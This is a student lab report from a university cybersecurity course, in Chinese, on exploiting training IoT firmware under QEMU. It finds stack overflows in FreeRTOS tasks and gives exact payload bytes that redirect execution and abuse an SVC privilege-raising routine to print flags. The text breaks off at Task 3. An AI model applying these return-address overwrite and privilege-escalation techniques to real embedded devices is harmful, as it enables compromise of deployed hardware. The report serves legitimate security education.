华 中 科 技 大 学

网络空间安全学院

本科：《网络空间安全综合实践 IV》报告

题目：物联网设备固件漏洞利用部分

姓　　名 _____

班　　级 _____

学　　号 _____

联系方式 _____

分　　数 _____

评 分 人 _____

2025 年 5 月 23 日

目　　录

Task 1

1.1 IDA 加载过程测试固件的过程　5 分

下载 Task1_45.axf 文件后，打开 IDA_Pro 解析文件过程，选择默认选项，可以发现 IDA 自动选择了 ARM 下的 ELF 文件格式，如图 1-1 和 1-2 所示。




图 1-1 IDA 自动选择 ARM 架构下 ELF 文件格式截图




图 1-2 IDA 载入 debug 调试信息截图

反编译后 main 函数代码结果如图 1-3 所示。




图 1-3 main 函数反汇编代码截图

1.2 存在溢出缓冲区函数和 Flag 函数截图以及发现步骤 15 分

使用 IDA 对文件进行反汇编进行研究，搜索字符串“flag”可以查询到以下结果。




图 1-4 查找包含“flag”的字符串

双击跳转到 flag 定义位置。

```
ER_IROM2:00009FB0 ; ---------------------------------------------------------------------------
ER_IROM2:00009FB2                 ALIGN 4
ER_IROM2:00009FB4 off_9FB4        DCD val                 ; DATA XREF: vInit+2↑r
ER_IROM2:00009FB4                                         ; vInit+8↑r
ER_IROM2:00009FB8 aFlagU          DCB "flag%u",0xA,0      ; DATA XREF: vInit+10↑o
ER_IROM2:00009FC0 aAttackSuccessf DCB "Attack successful!",0xA,0
ER_IROM2:00009FC0                                         ; DATA XREF: vInit+16↑o
ER_IROM2:00009FD4
```

图 1-5 flag 定义处

查看 flag 被引用位置，跳转过去。




图 1-6 查看 flag 引用处

```
ER_IROM2:00009F94 ; void vInit()
ER_IROM2:00009F94                 EXPORT vInit
ER_IROM2:00009F94 vInit                                   ; CODE XREF: prvSetupHardware+12↑p
ER_IROM2:00009F94                 PUSH            {R4,LR}
ER_IROM2:00009F96                 LDR             R0, =val
ER_IROM2:00009F98                 LDR             R0, [R0]
ER_IROM2:00009F9A                 ADDS            R0, R0, #5
ER_IROM2:00009F9C                 LDR             R1, =val
ER_IROM2:00009F9E                 STR             R0, [R1]
ER_IROM2:00009FA0                 MOV             R0, R1
ER_IROM2:00009FA2                 LDR             R1, [R0]
ER_IROM2:00009FA4                 ADR             R0, aFlagU ; "flag%u\n"
ER_IROM2:00009FA6                 BL              __2printf
ER_IROM2:00009FAA                 ADR             R0, aAttackSuccessf ; "Attack successful!\n"
ER_IROM2:00009FAC                 BL              __2printf
ER_IROM2:00009FB0                 POP             {R4,PC}
ER_IROM2:00009FB0 ; End of function vInit
```

图 1-7 查看 flag 打印函数

得到函数返回地址 0x9f94，因为 thumb 代码函数地址最低位都是 1 表示 thumb 代码，所以还得加上 1，得到**返回地址 0x9f95**。

接着查找被溢出缓冲区所在函数。我们可以看到在 StartFreeRTOS 中运行的 vTask1 中的 Helper 函数，由于 HelpBuffer 的长度只有 12，而 InputBuffer 长度最长可到达 100（由 length < 0x64 决定），可以产生栈溢出覆盖返回地址到达 Helper 函数输出 flag，如图 1-8 所示。

```
void __fastcall Helper(int a1, int a2, int a3, int a4)
{
  uint32_t i; // r0
  unsigned __int8 HelperBuffer[12]; // [sp+0h] [bp-10h]

  *(_DWORD *)HelperBuffer = a2;
  *(_DWORD *)&HelperBuffer[4] = a3;
  *(_DWORD *)&HelperBuffer[8] = a4;
  for ( i = 0; i < length; ++i )
    HelperBuffer[i] = InputBuffer[i];
  Function();
}
```

图 1-8 存在缓冲区溢出的函数

1.3 栈原始布局和溢出示意图以及原理 15 分

通过这条 push 指令，我可以看出 Helper 函数的栈原始布局如图 1-9 和 1-10 所示。可以发现缓冲区，从 buffer 也就是 R0 的地位开始，一直持续到 LR 的位置，也就是说缓冲区的长度为 12 个字节。




图 1-9 Function 函数栈原始布局




图 1-10 确认栈中相对位置

HelpBuffer 长度为 12 字节，其下面存放的返回地址。所以 Helper 函数中的 length 为 16，则可以将 HelpBuffer 下面的返回地址进行覆盖，而前 12 字节可以填写任意内容，后面四个字节需要填写 vInit 函数地址，即 payload。由于采用小端模式，则需要逆序输入，故最后四字节为 0x95 9f 00 00，如图 1-11 所示。




图 1-11 栈溢出后 Helper 函数的栈布局

1.4 模拟执行获取 flag 的截图 10 分

在 vm 平台连接实例进入到任务目录，输入指令./qemu-system-arm -M mps2-an386 -cpu

cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel /home/student/task/task1/Task1_45.axf -D log.txt，开启 qemu 模拟执行固件，依次填写学号后四位、总 buffer长度、从低地址到高地址 buffer 每个 Byte 的十六进制数，每次输入完后请输入回车确认，进行栈溢出得到 flag 文件如图 1-12 所示。




图 1-12 模拟执行获取 flag 截图

然后将 flag 的数值输入到 task1.txt 文件中，如图 1-13 所示，然后点击评测提交可以看到答案正确，如图 1-14 所示。





图 1-13 将数值输入到任务文件截图

图 1-14 提交答案正确截图

Task 2

1.5 打印 Flag 函数名称和地址 5 分

与实验一的步骤相同用 IDA 打开 Task2_45.axf，打开 string 窗格，查找到 flag 字段进行定位，定位到数据区如图 2-1 所示。Flag 函数名称为 **vTaskRebot**，定位到该函数入口地址为 **0x1C7E**，如图 2-2 所示。



Address	Function	Instruction		
ER_IROM1:00001C8A	vTaskRebot	; 4: _2printf("flag%u\n", val);		
ER_IROM1:00001C8E	vTaskRebot		ADR	R0, aFlagU ; "flag%u\n"
ER_IROM1:00002054		aFlagU	DCB "flag%u",0xA,0	; DATA XREF: vTaskRebot+10↑o
ER_IROM1:000048A8	prvInitialiseNewStr…	; void prvInitialiseNewStreamBuffer(StreamBuffer_t *const pxStreamBuffer, uint8_		
ER_IROM1:000048B4	prvInitialiseNewStr…		LDR.W	R8, [SP,#0x20+ucFlags_0]
ER_IROM1:000048F6	prvInitialiseNewStr…		STRB.W	ucFlags, [pxStreamBuffer,#0x1C]
ER_IROM1:00004910	xStreamBufferGeneri…	ucFlags = R7		; uint8_t
ER_IROM1:00004934	xStreamBufferGeneri…	ucFlags = R7		; uint8_t
ER_IROM1:0000499E	xStreamBufferGeneri…		STR	ucFlags, [SP,#0x20+var_20] ; ucFlags
ER_IROM1:000049E2	xStreamBufferReset	ucFlags	= -0x18	
ER_IROM1:00004A12	xStreamBufferReset		STR	__result, [SP,#0x18+ucFlags] ; ucFlags
abs:20005A38		_printf_flags = 0		

图 2-1 flag 字符串在数据区位置




图 2-2 flag 函数及其地址

1.6 用于提权的函数名称和地址 5 分

发现所有的 MPU 的函数均会进行提权，比如 MPU_vTaskDelay 函数，如图 2-3 所示，然后执行其相对应的未进行提权的函数，然后重置权限，返回父函数中执行。所以需要跳转到能直接提升权限的指令处，并且前面不能存在较为复杂的栈帧结构，不然并不会覆盖返回地址。所以需要寻找使用 SVC 进行权限提升的函数，可以寻找到函数 **xPortRaisePrivilege**，地址为 **0x86E2**，如图 2-4 所示，该函数存在提权指令 SVC。

```
1 void __fastcall MPU_vTaskDelay(TickType_t xTicksToDelay)
2 {
3   BaseType_t v2; // r5
4
5   v2 = xPortRaisePrivilege();
6   vTaskDelay(xTicksToDelay);
7   vPortResetPrivilege(v2);
8 }
```

图 2-3 在 MPU 系列函数中可以发现提权函数

```
ER_IROM2:000086E2 ; void xPortRaisePrivilege()
ER_IROM2:000086E2                 EXPORT xPortRaisePrivilege
ER_IROM2:000086E2 xPortRaisePrivilege                     ; CODE XREF: MPU_xTaskCreate+10↓p
ER_IROM2:000086E2                                         ; MPU_vTaskDelete+4↓p ...
ER_IROM2:000086E2 __result = R0                           ; BaseType_t
ER_IROM2:000086E2 xRunningPrivileged = R4                 ; BaseType_t
ER_IROM2:000086E2                 PUSH            {xRunningPrivileged,LR}
ER_IROM2:000086E4 ; 5:   xIsPrivileged();
ER_IROM2:000086E4                 BL              xIsPrivileged
ER_IROM2:000086E8 ; 6:   if ( !v0 )
ER_IROM2:000086E8                 MOV             xRunningPrivileged, __result
ER_IROM2:000086EA                 CBNZ            xRunningPrivileged, loc_86EE
ER_IROM2:000086EC ; 7:     __asm { SVC            2 }
ER_IROM2:000086EC                 SVC             2
ER_IROM2:000086EE
ER_IROM2:000086EE loc_86EE                                ; CODE XREF: xPortRaisePrivilege+8↑j
ER_IROM2:000086EE                 MOV             __result, xRunningPrivileged
ER_IROM2:000086F0                 POP             {xRunningPrivileged,PC}
ER_IROM2:000086F0 ; End of function xPortRaisePrivilege
```

图 2-4 xPortRaisePrivilege 函数

1.7 溢出栈示意图、溢出提权和覆盖返回地址的解析过程 15 分

同理任务一我们可以找到存在缓冲区溢出的函数如图 2-5 所示，HelperBuffer 的原始大小为 12 字节，可以随意填充，而 main 函数仍然是 0x64 即 100 的限制，我们可以通过该特征来构造 shellcode 获得 flag 的任务，区别在于该任务需要先运用 SVC 来提权。

```
1 void __fastcall Function(int a1, int a2, int a3, int a4)
2 {
3   uint32_t i; // r0
4   unsigned __int8 HelperBuffer[12]; // [sp+0h] [bp-10h]
5
6   *(_DWORD *)HelperBuffer = a2;
7   *(_DWORD *)&HelperBuffer[4] = a3;
8   *(_DWORD *)&HelperBuffer[8] = a4;
9   for ( i = 0; i < length; ++i )
10    HelperBuffer[i] = InputBuffer[i] + 1;
11  Helper();
12 }
```

图 2-5 存在缓冲区溢出的函数

我们可以尝试直接将提权位设置为 xPortRaisePrivilege 的入口地址，会发现出现了报错。

```
please input your 24-bytes overflow buffer Byte by Byte in hex value, please press 'Enter' to end once input
0 0 0 0 0 0 0 0 0 0 0 0 e2 85 ff ff 0 0 0 0 40 9e ff ff QEMU: Terminated
```

图 2-6 测试出错

重新去观察汇编代码逻辑，函数 xPortRaisePrivilege 第一条 PUSH 指令直接跳转执行会

破坏栈布局、覆盖关键数据。由于核心提权由 SVC 2 指令实现，且该指令后代码无需前置条件可顺序执行至返回，因此选择跳转到 PUSH 指令的下一条指令开始执行，实际上 **e4 到 ec** 均可。函数返回的时候，会 POP 出 8 个字节，分别放在 RunningPrivileged 变量寄存器和 PC 中，需要让 POP 的时候，PC 的值置为打印 flag 函数的入口地址，提权后跳转到 flag 函数中，即可完成 flag 输出。故栈的结构应该是如图 2-7 所示。




图 2-7 栈帧结构图

Padding 的位置可以随意填值，在构造的时候需要注意输入值+1 才为实际值，故我们需要在输入的时候将每个字节都减一，同时配合 Thumb 模式下即跳转的目标地址最后一位必须是 1，故填充在提权函数 SVC 2 地址出的四字节为 e4 85 ff ff（00-1 = ff），而 vTaskRebot 函数需要从 vTask3 处调用，如图 2-8 所示，同时有一个判断特权级，因为是 Thumb 模式所以是 00009f41，故填 40 9e ff ff。

```
ER_IROM2:00009F40
ER_IROM2:00009F40 ; Attributes: noreturn
ER_IROM2:00009F40
ER_IROM2:00009F40 ; void __fastcall __noreturn vTask3(void *pvParameters)
ER_IROM2:00009F40                 EXPORT vTask3
ER_IROM2:00009F40 vTask3                                  ; DATA XREF: main:loc_9C4A↑o
ER_IROM2:00009F40                                         ; ER_IROM2:off_9D18↑o
ER_IROM2:00009F40 pvParameters = R0                       ; void *
ER_IROM2:00009F40                 BL              xIsPrivileged
ER_IROM2:00009F44 ; 6:   if ( v1 )
ER_IROM2:00009F44                 CBNZ            R0, loc_9F52
ER_IROM2:00009F46 ; 12:     Function();
```

图 2-8 vTask3 地址

1.8 模拟执行获取 flag 的截图 10 分

连接远端服务器后，运行指令./qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel /home/student/task/task2/Task2_45.axf -D log.txt，模拟执行固件。由于是小端模式，则最终输入 24 字节，输入内容为 0 0 0 0 0 0 0 0 0 0 0 0 e4 85 ff ff 0 0

0 0 40 9e ff ff。最终得到 flag 为 14382，如图 2-9 所示。




图 2-9 模拟运行成功获得 flag 截图

然后将 flag 的数值输入到 task2.txt 文件中，如图 2-10 所示，然后点击评测提交可以看到答案正确，如图 2-11 所示。

图 2-10 将数值输入到任务文件截图

图 2-11 提交答案正确截图

Task 3

1.9 打印 Flag 函数名称和地址 1 分

打开 string 窗格，查找到 flag 字段进行定位，定位到数据区如图 3-1 所示。Flag 函数名称为 **vTaskGetSysInfo**，定位到该函数入口地址为 **0x1C88**，如图 3-2 所示。




图 3-1 flag 字符串在数据区位置

